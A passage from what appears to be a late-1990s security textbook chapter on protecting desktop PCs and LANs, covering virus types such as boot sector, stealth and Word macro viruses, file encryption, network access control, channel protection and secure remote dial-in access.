- Access control
  - Site — controlling who can get near the system.
  - System — controlling who can use the system.
  - File — controlling who can use specific files.

- System support
  - Power — keeping supply of power clean and constant.
  - Backup — keeping copies of files current.

The three access control items provide positive protection against infection, while the last item under System Support, backup, allows you to recover from a virus attack. However, we now add a third layer of System Support, namely Vigilance — keeping tabs on what enters or attempts to enter the system. By exercising vigilance, users and administrators alike can prevent, or at least minimize, the effects of malicious programming. To be vigilant, users need to know what they are defending against. This means:

- General training in malicious code awareness.
- Constant updating of defenses to remain effective against a threat which continues to evolve.
- An ongoing program of security checking, review, and retraining.

In the case of the most prevalent malicious code threat, viruses, vigilance means:

- Knowing what viruses are, the methods of attack they use, and what constitutes a healthy regimen of computer operation and maintenance.
- The use of hardware and/or software that prevents or warns of virus attacks (typically, software of this type needs to be updated on a regular basis in order to remain effective).
- Hardware and software buying choices might be affected, with systems and programs that are more inherently virus-free being preferred.

Staying Abreast

To be effective against malicious code you must keep abreast of the latest threats. Fortunately, this is now a lot easier than it used to be. There are a number of online sources that are sure to report new developments:

- NCSA forums on CompuServe
- NCSA pages on the Web
- Forum/Web page/BBS hosted by your antivirus vendor
- VIRUS-L news group

For the small/home office user we recommend checking in with one or more of these sources once a week. After all, it only takes a few minutes. For larger organizations we suggest that someone, probably on the support staff, be assigned the task of making a daily check.

Basic Rules

Being vigilant about the files that enter your system will go a long way towards protecting it from malicious code. If you use access controls to

extend that vigilance to the times when you are not around to oversee what is happening to your computer, you should avoid the immediate effects of malicious code attacks. To sum up the defensive measures discussed here, the following rules can be promulgated, first for the individual user, and then for the manager of users.

1. Observe site, system, and file access security procedures.
2. Always perform a backup before installing new software.
3. Only use reputable software from reputable sources.
4. Know the warning signs of a malicious program.
5. Use antivirus products to watch over your system.
6. Use an isolated machine to test software that might be suspect.

Rules for managers of users:

1. Make sure that access control and backup procedures are observed by all users.
2. Check all new software installations, floppy disks, and file transfers with an antivirus product.
3. Forbid the use of unchecked or unapproved software, floppy disks, or online connections.
4. Stay informed of latest developments in malicious programming, either through an alert service or by tasking in-house staff.
5. Keep all staff informed of latest trends in malicious code so that they know what to look for.
6. Make use of activity/operator logging systems so that you know who is using each system and what it is being used for.
7. Encourage the reporting of all operational anomalies and match these against known attacks.

Boot Sector Viruses

This type of infection hits your computer just as it loads the operating system. Most common on IBM-compatible machines, boot sector viruses can also be created for other systems (the "first" virus was an Apple II boot sector virus). Boot sectors are what get the operating system loaded into memory after you power-up the system (cold boot), or perform a hard reset (usually using a button on the front of the machine). On IBM-compatible machines, the instructions stored in the BIOS, which cannot themselves be infected by a virus since they are burned into ROM (Read Only Memory), load information from the Master Boot Sector and DOS Boot Sector into RAM, after performing the POST (Power On Self Test) and reading data, such as the time, from CMOS (which can be corrupted by viruses).

According to Virus Bulletin's description "boot sector viruses alter the code stored in either the Master Boot Sector or the DOS Boot Sector. Usually, the original contents of the boot sector are replaced by the virus

code…. Once loaded, the virus code generally loads the original boot code into memory and executes it, so that as far as the user is concerned, nothing is amiss." This might be accomplished by virus code in the boot sector that points to a different section of the disk. So the virus code is in memory and the user is none the wiser. The virus may then infect the boot sector of any floppy disk that is used in the machine's floppy disk drive, thus passing the infection on. While this is rather clever, it would seem to be an inefficient means of replicating now that so many people boot from a hard disk. If everyone cleaned their hard disk boot sector it would appear that extermination of boot sector viruses would be achievable.

Unfortunately, this overlooks the fact that there are boot sectors on ALL floppy disks, not just those that are bootable system disks. And we have all made the mistake of turning on or resetting a system with a floppy in drive A. If the floppy disk is not bootable, for example, if it is a data or program installation disk, we get the "Non-System disk or disk error. Replace and strike any key when ready" message. Alas, at that point the boot sector virus is already in memory. Indeed, that message is read onto the screen from the boot sector. Taking the floppy out and pressing "any key" will not clear the virus from memory, and besides, it may have already infected the hard disk. Note that the Macintosh uses a combination of hardware design and operating system software to spit out floppy disks when booting, thus considerably reducing the chances of this type of infection.

Even without the Mac's method of handling floppies, the solution appears quite simple: don't leave floppies in drive A, and if you do get the Non-System error message, reset the system instead of pressing "any key" when you get the message. Better still, if you have a newer BIOS that allows you to adjust the drive boot sequence, tell it to boot from C before A (this still allows you boot from a floppy if something happens to drive C). Well-known boot sector viruses include Michelangelo, Monkey.B, and perhaps the most widely occurring viruses of all time, Stoned and Form.

While at first it sounds like you could only catch a boot sector virus from a floppy disk, the threat is slightly more complex thanks to the folks who enjoy placing boot sector viruses in Trojan horse or "bait" files and then uploading them to bulletin boards. These files are designed to place the boot sector virus on your system when you execute them (ironically, these programs accomplish this task with a routine known as a "dropper," originally developed to allow the transfer of boot sector viruses between legitimate researchers and antivirus programmers).

Parasitic Viruses

More numerous than boot sector viruses but less prevalent, parasitic viruses are also referred to as file infectors, because they infect executable files. According to Virus Bulletin "they generally leave the contents of the

host program relatively unchanged, but append or prepend their code to the host, and divert execution flow so that the virus code is executed first. Once the virus code has finished its task, control is passed to the original program which, in most cases, executes normally." While such a complex operation sounds at first like it would be immediately noticeable to the user, this is often not the case since virus code is typically very compact. The temporary diversion of program flow is often indiscernible from normal operations.

Multipartite and Companion Viruses

You now know what boot sector and file infector viruses do. Put the two together and you have multipartite viruses, such as Tequila, which are capable of spreading by both methods. At the other end of the sophistication scale are companion viruses which take advantage of this simple fact about DOS: if you launch a program at the DOS prompt by entering its name, as in FORMAT, and DOS finds that there are two program files in the current directory, one called FORMAT.COM and the other called FORMAT.EXE, the COM file will be executed before the EXE file. A companion virus thus hides and spreads as a COM variant of a standard EXE file. Examples include the rare AIDS II and Clonewar viruses.

Other Types of Virus

Link viruses are a type of virus rare in the wild, despite the fact that they have considerable potential for spreading rapidly owing to the way they manipulate the directory structure of the media on which they are stored, pointing the operating system to virus code instead of legitimate programs. Academic viruses researchers and underground virus writers both spend a lot of time thinking about new ways in which viruses may be spread. This leads to many "in the zoo" or "in theory" viruses which exist more on paper than in practice. Several approaches to infection that fit into this category are source code and object code viruses. The idea behind a source code virus is to insert virus instructions into programs at the source code level, rather than through the compiled program.

A source code virus would add itself to the source code file, then get compiled into the executable file when the program code was compiled. From the complied program the virus code then seeks out further source code files to infect. This method of infection could be quite effective in some environments since most source code files have common and easily identifiable attributes, such as file extensions (like .C and .BAS). There is little evidence of such viruses on desktop machines, but widespread use of an interpreted language, like Microsoft Visual Basic, could make this an appealing path for infection.

To understand the object code virus, of which at least one example, Shifting_Objectives, has been discovered, you need to know that all of the source code for a complex program, such as Microsoft Windows or Microsoft Excel, is not compiled into one large EXE or COM file. Instead, these programs use sections of code, called objects, that are loaded into RAM and linked together only when they are needed. Programmers like to write code in the form of objects because these can be recycled very easily. For example, if treated as an object, the code required to create a dialog box can also be used in many places within a program, without the programmer having to code each dialog box individually. By infecting an object rather than an executable, the object code virus makes itself less open to normal methods of detection (for example, many antivirus strategies concentrate on protecting and monitoring executable files).

The term *kernel* is used to describe the core of the operating system. In DOS, for example, the kernel is stored in the hidden file IO.SYS. The idea behind a kernel infector, of which there are currently very few, is to operate at one level above the boot sector, but within the heart of the operating system, replacing the instructions in the real IO.SYS with its own agenda. This makes the virus more difficult to track than if it infected visible COM files such as COMMAND.COM. By loading its own code into memory ahead of the operating system the virus can achieve "stealthing" to avoid many traditional forms of virus detection.

Stealth and Polymorphism

Stealth viruses use traditional techniques for infection, such as boot sectors and executable files, but they have code which stays in memory to monitor and intercept operating system calls, thus disguising its presence. As Jonathan Wheat, one of the antivirus experts at NCSA puts it, "When the system seeks to open an infected file, the stealth virus leaps ahead, uninfects the file and allows the operating system to open it, so that all appears normal. When the operating system closes the file, the stealth virus reverses the actions, reinfecting the file. If you look at a boot sector on a disk infect by a stealth boot sector virus what you see looks normal, but it is not the real boot sector." Stealth viruses pose numerous problems for traditional antivirus products, which may even propagate the virus as they examine files when looking for infections.

The term *polymorphic* is used to describe computer viruses that mutate to escape detection by traditional antivirus software which compares suspect code to an inventory of known viruses. Polymorphic viruses can infect any type of host software. Polymorphic file viruses are most common, but polymorphic boot sector viruses have also been discovered (virus writers use a free piece of software called the Mutation Engine to transform simple

viruses into polymorphic ones, which ensures that polymorphic viruses are likely to further proliferate).

Some polymorphic viruses have a relatively limited number of variants or disguises, making them easier to identify. The Whale virus, for example, has 32 forms. Antivirus tools can detect these viruses by comparing them to an inventory of virus descriptions that allows for wildcard variations. Polymorphic viruses derived from tools such as the Mutation Engine are tougher to identify, because they can take any of four billion forms!

Macro Viruses

Viruses do not need to be written in assembly code or a higher language such as C. They can be written using any instruction set. Ask anyone who has worked with macros in programs such as 1-2-3 or Excel, WordPerfect, or Word, and you will discover that these work just like a programming language. As macros evolved from their origins in the 1970s in word processing (storing multiple keystrokes under one key) to spreadsheets in the early 1980s (enabling complex menu branches of conditional commands) they acquired a vital ingredient for virus making, automatic execution.

Of course, the purpose of automated operation was to enable the creation of easy-to-use, macro-driven applications for less-experienced users. In the mid to late 1980s this became a major activity within some organizations. Macro power increased, driven by power users of programs like 1-2-3 who worked hard to reduce complex operations, such as invoicing, to simple macro menus. Macros acquired the ability to execute operating system commands and further extended their power in the early 1990s when software designers introduced cross-application macro languages, such as WordBasic. The result is a class of computer file which appears at first to be a data file, but which may actually contain a program of macro commands.

This further blurred the distinction embodied in the oft-repeated advice that "your computer cannot be infected by a document" and "you can only be infected by programs." These statements only remain true if we carefully define documents to exclude those containing macros (and any other pseudo-language such as PostScript, which can trigger hardware events when transmitted to a printer) and define programs to include executable code in the widest sense (including ANSI codes, which could execute some unwanted actions if placed in e-mail that was displayed in text mode).

Ironically, Microsoft's domination of the software market in the mid 1990s provided the final ingredient for a "document" virus outbreak, that is, a universal, transplatform application — Microsoft Word. In late August of 1995 people learned that there was a dark side to the compatibility benefits of a *de facto* standard for word processing. A new virus came to light, capable of being spread through the exchange of Microsoft Word documents.

The virus, named Winword.Concept, replicates by adding internal macros to Word documents. If the virus is active on a system, an uninfected document can become infected simply by opening it and saving it using the "File Save As" menu option. Although Winword.Concept does not cause any intentional damage to the system, some users have reported problems when saving documents.

The macro virus becomes active when you open an infected document, doing so via Microsoft Word's "AutoOpen" macro, which executes each time you open a document. If you open an infected document with Word, the first thing the macro virus does is check the global document template, typically NORMAL.DOT, for the presence of either a macro named PayLoad or FileSaveAs. If either macro is found, the routine aborts and no infection of the global document template occurs. However, if these macros are not found, then several macros are copied to your global document template. During the course of copying the macros a small dialog box with an "OK" button appears on the screen. The dialog box simply contains the number "1" as its only text. The title bar of the dialog box indicates it is a Microsoft Word dialog box. This dialog will only be shown during the initial infection.

Once these macros are added to the global document template, they replicate by means of the virus version of "File Save" command. Consequently any document created using File Save As will contain this macro virus. An uninfected user can simply open the document and become infected. This can even happen while you are online to the World Wide Web, if you have your Web browser configured to use Word as the viewer for DOC files (the remedy is to use a viewer program such as Word Viewer, instead, as described later in this chapter). Note that the "PayLoad" macro contains the following text:

```
Sub MAIN

        REM That's enough to prove my point

End Sub
```

However, "PayLoad" is not executed at any time. Because of the flexibility of Microsoft's WordBasic macro language, almost anything could be performed here (including a file delete or other potentially damaging operating system commands). Also note that Word is available in many different languages, and in some versions the macro language commands have also been translated. This has the effect that macros written with the English version of Word will not work in, for example, the Finnish version of Word. The result is that users of such a national version of Word will not get infected by this virus. However, using an infected document in a translated version of Word will not produce any errors, and the infection will stay intact even if the document is re-saved. Under these circumstances

you should check for the presence of the virus in any case, in order not to spread infected DOC files further.

There are some preventative measures built into Word that are supposed to control automatic macros. For example, the Word for Windows manual states that if you hold down Shift while double-clicking the Word icon in Program Manager, then Word will start up with file-related "autoexecute" macros disabled. However, while this ought to inhibit the actuation of some macro viruses like WinWord.Nuclear, which relies on this feature, many users have found that it doesn't work. They also found that starting up Word with the command line WINWORD.EXE/m, which is supposed to achieve a similar effect, failed as well, as did holding down Shift while opening a document to disable any automatic macros in that file. Furthermore, many companies have invested a lot of development time in automatic Word macros to automate routine tasks. The best strategy for preventing infection is thus to scan all incoming documents. All products that achieve the NCSA's antivirus certification (listed at www.ncsa.com) are capable of spotting macro viruses.

ACCESS CONTROLS AND ENCRYPTION

Earlier it was noted that access controls and encryption are a defense against the compromise of data on stolen systems and storage media. For example, if a laptop system is stolen but the bulk of the data on the machine are stored in encrypted files, it is unlikely that the thief, or the person to whom the machine is fenced and ultimately sold, will gain access to the data.

Unfortunately, encryption is an example of security's two-edged sword. For example, the very feature that makes a notebook easier to secure physically (the small size — it can be locked away in an office drawer or a hotel-room safe) also makes it easier to run off with. Similarly, the technology that renders files inaccessible to the wrong people, encryption, can be abused to deny access to legitimate users (in the last 12 months we have received several calls from companies wanting help in retrieving their own data, encrypted by a disgruntled employee who refuses to share the password — payment is sometimes demanded, leading to the term *data ransoming*).

Nevertheless, it is better to use the digital protection schemes that are available than risk data loss or compromise. Start with the BIOS. Most laptops and desktops produced in recent years have a decent set of BIOS-based security features. For example, the trusty three-year-old Compaq Concerto on which this chapter is being written allows the user to "hot lock" with a single keystroke, preventing anyone from using the mouse or keyboard unless they can enter the correct PIN. This can be set to kick in at system startup, thus defending against a reboot attack. Beyond this, you

can disable the floppy drive, even block the ports, and all with a security program that has a Windows interface. Getting around this protection would require taking the machine apart and knowing just how to drain current from the CMOS.

Beyond BIOS-based protection you have the option of installing encryption software to scramble the contents of files so that they are useless to anyone who doesn't have the password/key. Encryption programs can operate at different levels. You can choose to encrypt just a few very valuable files on a file-by-file basis. This is simple and straightforward with something like Nortel Entrust Lite, McAfee's PC Secure, RSA's SecurPC, or Cobweb Application's KeyRing. These programs are particularly useful when you want to transmit files by e-mail, which remote users often need to do. If you routinely need to encrypt your e-mail messages, as opposed to file attachments, then PGPMail or ConnectSoft's Email Connection may be the way to go (the latter supports the S/MIME standard and requires a password before you can even run the program).

The next level of encryption is a designated area on the hard disk, in which all files stored are automatically encrypted. This is possible with programs like Utimaco's Safe Guard Easy products, which perform on-the-fly encryption. In other words, encryption and decryption are made part of the normal file save and open process. This can be more convenient in that constant entering of passwords is not required, but then again, if the master password is compromised the attacker may gain access to more data than if each file had a separate password. Program's like Symantec's Norton Your Eyes Only can actually encrypt everything on the entire hard disk, if that is what you want to do.

If you do use encryption you will need to take passwords seriously. The use of a master password, which unlocks all files you have encrypted, can simplify this, but it also increases the amount you have riding on one single password. Separate passwords for each file presents a management problem. Then there is the dilemma of easy-to-remember passwords, like your name, being easy for interlopers to guess, vs. long, obscure, and hard to crack passwords that you are tempted to write down, and thus compromise, just because they are hard to remember.

Also, there is the temptation to use the same password in different situations, which can lead to compromise. For example, it is relatively easy to crack the standard Windows 95 screen-saver password. So, you shouldn't use the same password for the screen-saver that you use for network login or sensitive file encryption (alternatively, you can use a more powerful screen-saver, such as Cobweb Application's HideThat).

Several encryption solutions attempt to go beyond passwords. For example, Fischer International offers a hardware key that fits inside a

floppy disk drive. Companies like Chrysalis and Telequip make PCMCIA cards that not only store encryption keys but also perform encryption calculations, thus mitigating some of the performance hit that encryption can impose. Encryption programs like Entrust can store passwords on floppy disks, which allows them to be kept separate from the computer where the encrypted files are stored. Keep that in your pocket when you leave your laptop behind and at least you will know that nobody can get to your files, even if they steal your machine.

DEFENDING THE LAN

The first personal computer networks were installed in the mid 1980s, allowing users to share, for purposes of efficiency, productivity and cost-saving, their storage devices, printers, and software. Naturally, these networks started out small, hence the term local area network. They were often informal, employed by a group of users who knew and trusted each other, and so people paid little attention to the security implications of this new type of computing.

Peer-to-Peer Networks

Typical of this phase of networking is the peer-to-peer network, in which each computer on the network has an equal ability to make its resources available to all the others. Examples are Appletalk, standard on the Apple Macintosh since 1984, Microsoft Windows for Workgroups, and Novell Personal NetWare. Microsoft continues to provide peer-to-peer networking in Windows 95 and Windows NT Workstation. The ease with which users of peer-to-peer networks can share files and printers is both appealing and alarming.

If you work with a small group of trusted colleagues, this approach to networking can be both convenient and efficient. But as such networks grow, systems become harder to manage, and trust is spread thinner. Access is difficult to control, because the network operating system was not designed with control in mind. All connections between a peer-to-peer network and other systems, such as the Internet or a dial-up line for a remote user are a security threat. For example, unless specific and nonobvious precautions are taken, any machine on a Windows 95 peer-to-peer network which dials out to the Internet immediately creates a path by which any other system on the Internet can access your shared resources.[17]

Server-Based Networks

Novell's main Netware product has always been a server-based network operating system and this path was followed by IBM, and later Microsoft (in the form of Microsoft LAN Manager which has evolved into Windows NT Server). Note that PCs connected to a network file server as clients act as

work stations, not terminals. In other words, they do not give up their ability to locally input, process, store, and output. Furthermore, unless they are logged onto the network, the network cannot have any effect on their security, which has serious implications. For example, when a PC has been logged off, the network operating system cannot control access to directories on its hard drive or prevent the user running locally stored applications.

Similarly, the network file server may scan both server and client directories for malicious code, but it cannot scan clients when they are not clients, that is, when they are logged off. This means that viruses can still infect machines that are part of the network. When an infected local machine later logs onto the network, it can spread the virus to the server.

While it is typical for the network file server to require that only authorized users, with valid users name and passwords, be allowed to use network resources, the network itself cannot identify users who do not log on. Theft, destruction, or corruption of data that are stored locally on a client is thus entirely possible, unless additional controls are in place. However, some interesting variations are possible when PCs are networked. For example, it is possible to configure desktop machines so that they cannot be operated unless they are logged onto the network. This can be achieved by extending the BIOS-based security described earlier (other examples of enhanced BIOS include alerting the network if the PC is logged off or disconnected).

Network Computers

If access to local storage is also blocked at the BIOS level, or removed completely, then the desktop computer becomes a truly dedicated client, useless without its properly authenticated network connection. Of course, some might argue that the machine is no longer a "personal computer," but from a security perspective the response is likely to be "so what?" In fact, today's networking technology allows the network to provide users with their own server-based storage and their own customized applications and settings, without the need for local storage. This facilitates centralized management of security tasks such as backup, authentication, and malicious code scanning.

The personal computer (PC) is thus transformed into the network computer (NC), a reincarnation of the diskless work stations that flopped in the 1980s. Back then, server-based software was far less exciting than the code you could run on stand-alone desktop machines, which were first adopted by eager do-it-yourself programmers who were people with a natural aptitude for productive use of the technology. Now that more than 50% of the workers in America have to use a computer of some kind, there is less need for each one of those computers to be personally managed and controlled.

From a security and management perspective, the NC is clearly a step forward, a cost-effective one at that. It is not unreasonable to suggest that individuals who still need or want a truly personal computer can either use their own machine at home, or use a nonnetworked system at the office. In any event, organizations should not lose sight of the fact that the "personal" computers it provides to its employees are actually the property of the organization, which is free to control the manner in which they are used, particularly when some uses such as Web surfing can increase risks to valuable data, not to mention the negative impact on productivity.

Network Security Implications

Constant improvements in hardware and software enabled LANs to grow in size and power. By the early 1990s some LANs had evolved into mission-critical information systems. The security implications increased dramatically but, even when network managers have had time to think about these implications, they have often lacked the resources and tools with which to address them. Furthermore, because many of these PC-based networks resembled the familiar paradigm of a powerful central computer supporting numerous, less powerful machines, many people assumed that the security problems could be solved in familiar ways, such as (1) give users password protected network accounts and don't let anyone log onto the network unless they can supply a valid account name and password; and (2) perform regular backups.

In practice, (2) has been easier to achieve than (1), but in a typical LAN environment (2) offers less protection than you might expect. The reason is simple. As was noted earlier, desktop computers are computers, they are not terminals. A desktop computer runs its own operating system under local control, does its own processing, has its own storage and its own input and output capabilities. Of course, you can try and make a desktop computer emulate a terminal, but unless you turn it into a terminal it will still be a computer.

Of course, there are many positive reasons for increased intercomputer communications, such as:

- Cost savings from sharing resources
- Productivity gains from faster, better communications and information sharing.

There are also potential security benefits. Any serious network operating system, or NOS, contains security features, and every NOS is more mindful of security than the popular desktop operating systems. The centralized storage of information that comes with server-based networking makes that information easier to protect, at least in terms of backup.

But these gains come with risks attached. Connecting two computers opens up a new front for the attacker who can exploit the connection, either to get at the data being transferred, or to penetrate one or more of the connected systems. Simply put, establishing a connection between two or more computers means:

- More to lose.[18]
- More ways to lose it.

The increase in potential gains from a single successful penetration of security makes the connected computer a far more promising target for the attacker. You still have to worry about in-house interlopers, both the merely curious and the seriously fraudulent, as well as disgruntled employees for whom intercomputer connections are a target for belligerence. But you also need to consider outside hackers, both amateur and professional, who live and breathe intercomputer communications.[19] The security implications of networking personal computers can be assessed as two different factors:

- The multiplication factor: normal security problems associated with an unconnected computer system are multiplied by a factor, roughly equal to the number of computer systems connected together.
- The channel factor: a new security area created by opening up channels of communications between computer systems, providing access into a computer through one port or another.

Taken together the multiplication and channel factors create the unique set of security problems normally referred to as network security. However, the term "manifold security" might better describe the situation confronting those responsible for securing personal computers which need to communicate, because, despite the existence of a substantial body of knowledge that deals with the protection of networks of large computer systems, much of it cannot be applied directly to personal computers. There are major differences in design and application. Personal computers are rarely located in secure or controlled environments. Neither personal computer hardware, nor the operating systems that control it, offer much in the way of built-in access control, particularly when it comes to connections with other hardware.

The Multiplication Factor

The security of computers that are connected has to start with individual computer security. You cannot combine a number of insecure computers into a network and create a secure system from the top down (unless you remove all local storage and processing, which in effect reduces the personal computer to a dumb terminal). While the network operating system will provide security measures, these are defeated or weakened if the

individual systems are not secure. If someone has uncontrolled use of a PC connected to a network, they have an excellent platform from which to attack the network, not to mention data that have already been transferred from the network to your PC (after all, the whole point of client/server computing is to make valuable data available on the desktop).

Even if the network is securely configured it cannot protect the PC that is not logged on. This problem is not likely to disappear any time soon, given that the default as-delivered state of most PCs continues to be unlocked and unprotected. Consider Windows 95, the first major new desktop operating system in many years. It contains plenty of hooks to which network security features can be attached, but it offers no serious stand-alone security. The point is clear: intercomputer security begins with everything in the chapter so far, from boot protection to backups, theft prevention to power conditioning, access control to virus prevention. According to the layered approach that this book advocates, each computer connected to another must be

- Protected by site, system, and file access control.
- Supported by suitable power and data backup facilities.
- Watched over by a vigilant operator/administrator.

The multiplication factor implies that protecting two computers is at least twice as difficult at protecting one. For example, a network can actually increase the damage and disruption that a virus can cause. The potential fall-out from the errors, omissions, and malicious actions of individual users is magnified when they are network users. Typically, a higher degree of user supervision is required; however, this is not always forthcoming. Users accustomed to the freedom and independence of stand-alone computing may find it irksome to submit to the rules for network users.

The Channel Factor

In previous chapters, you have seen how the layered approach to security is built up. So far, the concern has been the protection of personal computers as separate entities, vulnerable to abuse by users putting information in or taking it out via disk, screen, and keyboard. The layered approach to stand-alone security can be summarized like this:

- Access control
  - Site — controlling who can get near the system.
  - System — controlling who can use the system.
  - File — controlling who can use specific files.
- System support
  - Power — keeping supply of power clean and constant.

- Backup — keeping copies of files current.
- Vigilance — keeping tabs on what enters and leaves the system.

This arrangement needs to be expanded whenever a computer system is connected to another system. Intercomputer connection opens a channel of communication between machines. This adds a third layer, channel protection, which can be divided into three areas:

- Channel control
- Channel verification
- Channel support

Channel Control

A connection between two computers is one more way for an attacker to steal, delete, and corrupt information, or otherwise undermine normal operations. To prevent a channel of communication from becoming an avenue of attack, you need to control who can:

- Open a channel.
- Use a channel.
- Close a channel.

Clearly the first step is to ensure that proper site and system access controls are in place. The next step is to decide who needs to use a particular channel and then restrict access to authorized users. In network terms, this might be a matter of using password-controlled log-on procedures, or two-part token authentication. Password protection can be used for mainframe connections as well. Most commercial online services require an account number and password for access, and these should be closely guarded. However, system access control should be particularly tight on all personal computers equipped with modems.

Channel Verification

To be on the safe side, you should think of a channel of communication as a path through enemy territory. Whatever passes along that route runs the risk of being ambushed. Secure communications involves ongoing verification of:

- The identity of users.
- The integrity of data.
- The integrity of the channel.

Users of a communication channel should be required to identify themselves, whether the connection is a network hookup, a modem, or a mainframe link. When you are on the receiving end of intercomputer communications, that is, acting as the host for users calling in, you need to

be able to verify the claimed identity. Network nodes need to be able to verify the legitimacy of packets received.

One of the most important requirements for secure communications between computers is verification of identity. On a local area network, this might mean that each user has an ID number and a password, both of which must be entered before log-in can be completed. Of course, entry of a valid ID number/password combination does not guarantee the identity of the person using them, but the network software will tell the administrator who claims to be using the system. In small sites, a tour of the LAN can provide visual verification of these claims. In large installations, where the administrator might not be expected to put a name to every face, assistance might be provided in the form of photo-ID tags or biometric controls.

When data are being transferred via a communications channel, they are subject to possible distortion, tampering, or theft. Verifying the integrity of the channel means making sure that this does not happen. Most communications software includes some form of error checking. At a rudimentary level, this can check that the amount of data received matches the amount transmitted. More sophisticated methods confirm details of the transmission.

Verifying the integrity of the channel also means making sure nobody is listening in, or preventing the theft of anything useful if someone is. This is best accomplished by encryption. You will need to assess the likelihood of anyone attempting to intercept or overhear your communications. If the risk is high enough, then you can encrypt important communications, using a variety of devices. Some software systems encrypt all network and telephone line traffic. Hardware encryption/decryption devices can be placed at each end of a communications link. Some of these are combined with data verification systems.

Channel Support

Intercomputer communications can only be established when a large number of different parameters are properly coordinated. Once established, communications need to be maintained. This requires a high degree of reliability in communications hardware and software. The need for reliability and protection centers on those components that serve more than one user, in proportion to the number of users served. For example, in a local area network where one personal computer is acting as a file server for others, disruption or failure of the server can have far greater consequences than the breakdown of a single personal computer working on its own. Once established, channels of communication must be supported, or else those tasks that depend upon them will be jeopardized.

Business Recovery for LANs and Desktop Systems

One of the biggest challenges facing information systems professionals today is the recovery of desktop/LAN-based systems following disasters such as fires and floods (for more about the topic of business continuity planning, see Domain 8). As noted earlier in this chapter, a significant percentage of mission-critical applications are now running on desktop systems, which are inherently more complex when it comes to recovery. Unlike mainframe systems, which tend to conform to certain standards as far as equipment and code are concerned, and can thus be duplicated by a hot site with relative ease, each LAN represents a unique configuration of hardware and software.

The configuration of a particular LAN server, and the personal computer clients that it serves, may have been tweaked and fine-tuned over a long period of time. It is seldom possible to simply take the server backup tapes, load them onto a different server, and bring up the system. There are simply too many variables. There are some steps you can take to minimize these problems:

1. Carefully document the current LAN hardware and software, including all configuration settings.
2. Use "standard" equipment and configurations wherever possible.
3. Document the minimum configuration required to restore essential data and services on a replacement LAN.
4. Use server-mirroring, fault-tolerant hardware, and redundant disk arrays.

SECURE REMOTE ACCESS AND INTERNET CONNECTION

One of the most revolutionary, and largely unforeseen, implications of personal computer technology has been the emergence of the home office and the mobile worker. Invariably, users who are on the road need to call home, and so do their computers. Laptops like to link up with head office systems to update databases and download e-mail. A growing army of work-at-home telecommuters need some sort of remote access to their employer's systems. The technology with which to create these connections has been around for some time, and so has the subtle art of subverting it for nefarious purposes, or mere curiosity.

It might be hard to understand, but some people get a genuine thrill simply being "in" someone else's computer system. Remote access points are still a popular way of getting in. (Given the number of frustrating hurdles that you sometimes have to clear in order to establish a legitimate connection, it might be hard to imagine someone doing this for fun; however, at that precise moment when you finally get your own e-mail after hours of

dropped connections and redials, it is possible to sense something of the kick you get from hacking into someone else's system.)

Recent publicity about computer break-ins over the Internet has tended to overshadow hacking in through remote access points such as those provided for telecommuters, maintenance people, and field staff. However, this form of penetration is still used. Typically, it starts with a war dialer, a piece of software running on a modem-equipped PC, which automatically calls all of the phone numbers in a certain range, such as 345-0000, 345-0001 to 347-9999. The software records which numbers are answered by a modem. This gives the hacker a list of numbers worth testing for further access.

One technique that can reduce the risk of being found by such a technique is to set your modem to answer only after four or five rings — since the default operation of war dialers is geared toward speed, they may not linger that long at unanswered numbers. Of course, there are less technically sophisticated ways of getting phone numbers for computers, such as downloading lists of such numbers that are routinely shared on hacker bulletin boards, or digging through company trash for discarded phone directories.

Technically speaking you have several options for remote access. The most basic is a modem on your desktop machine which answers calls from the modem on your laptop. With "remote control" software running at both ends, the laptop user can operate the desktop machine as though seated at it. This remote control technology was popular early on in PC development since it kept to a minimum the data that needed to be sent over the phone at slow modem speeds. Later, when desktop machines were networked, the remote laptop user was able to control the desktop machine while it was logged into the network, thus giving network access.

With faster modems it became possible to log a remote caller directly into the network as a remote node. In other words, the laptop becomes a work station on the network. This is typically more convenient for the user, but it may be more expensive since the laptop needs to have its own licensed copy of the networked applications (instead of borrowing them from the desktop). However, network managers have tended to prefer remote node access because it is easier to manage, and this in turn provides security benefits. The remote machine has to prove its identity to the more demanding network server, rather than a mere desktop work station.

Recently, we have seen big strides towards consolidating remote network access, with special servers designed to run either remote node or remote control access in a tightly controlled manner. Typical methods for protecting a modem connection that is providing remote access are password protection and call-back. A simple form of the latter approach is for

the remote user to dial into the modem at the office, which then hangs up and calls the remote user back. The idea is to prevent people establishing connections from unauthorized numbers, but hackers have found that it is possible to fool the modem at the office into thinking it has dropped the connection, so that the call-back never really takes place. The addition of a password requirement at the time of call-back reduces the chances of this type of hack succeeding.

The call-back approach can be hard to scale when the number of remote users starts to grow, and the cost of long distance calls to all those users starts to add up. An alternative is to provide a toll-free number for remote users to dial into, which is answered by a remote access server. This is a combined hardware and software solution that creates a special node on the network with the ability to receive and authenticate multiple incoming calls. The connection should be authenticated by something stronger than an ordinary password, such as a one-time password generated by a smart card.

For example, modem-maker U.S. Robotics uses the SecurID system on its Total Control Enterprise Network Hub remote access server. To access the server the user enters a PIN followed by the code displayed on the SecurID card issued to that user. The code displayed on the card changes every 60 seconds, in sync with the company's ACE/Server authentication server at the office. Other options for two-factor authentication (something you know, like a PIN, plus something you have, like a token) include requiring special PCMCIA cards holding encrypted keys to be present in the remote laptop before the connection can be made.

The number of users who dial into the office is bound to increase as companies expand the use of telecommuting and virtual offices. This will continue to provide a possible channel for penetration of internal systems. But improvements in remote access servers supported by two-factor authentication systems have the potential to make such penetration increasingly difficult. Two developments that need to be watched carefully are the shift towards using the Internet for remote access to in-house databases, and public key-based digital certificates as a means of authentication.

SUMMARY

In less than two decades the microcomputer has risen from the basement workshop and the garage benchtop to become the dominant force in computer hardware. While mainframes and minicomputers continue to anchor many systems, particularly in areas such as online transaction processing, the shift towards client/server solutions based on what are, in essence, microcomputers, shows no signs of abating.

We are only just beginning to come to terms with the information security implications of this phenomenon.[20] The process starts with an understanding of the desktop computer environment. Experience has shown that you cannot simply take big-system security practices and impose them on desktop machines. We have to develop security policies and procedures that are appropriate for the desktop. We have to implement those policies and procedures by educating users about security. We might not like it, but the fact is personal computers will never be secure unless the personnel who use them also secure them.

There are alternative strategies. For example, you can emasculate the PC and make it an NC, controlled and secured by a server that is treated like a mainframe, even if it is just a beefed up PC. Whether this option will find favor, either in corporate information systems or cubicle-land, remains to be seen.

Footnotes

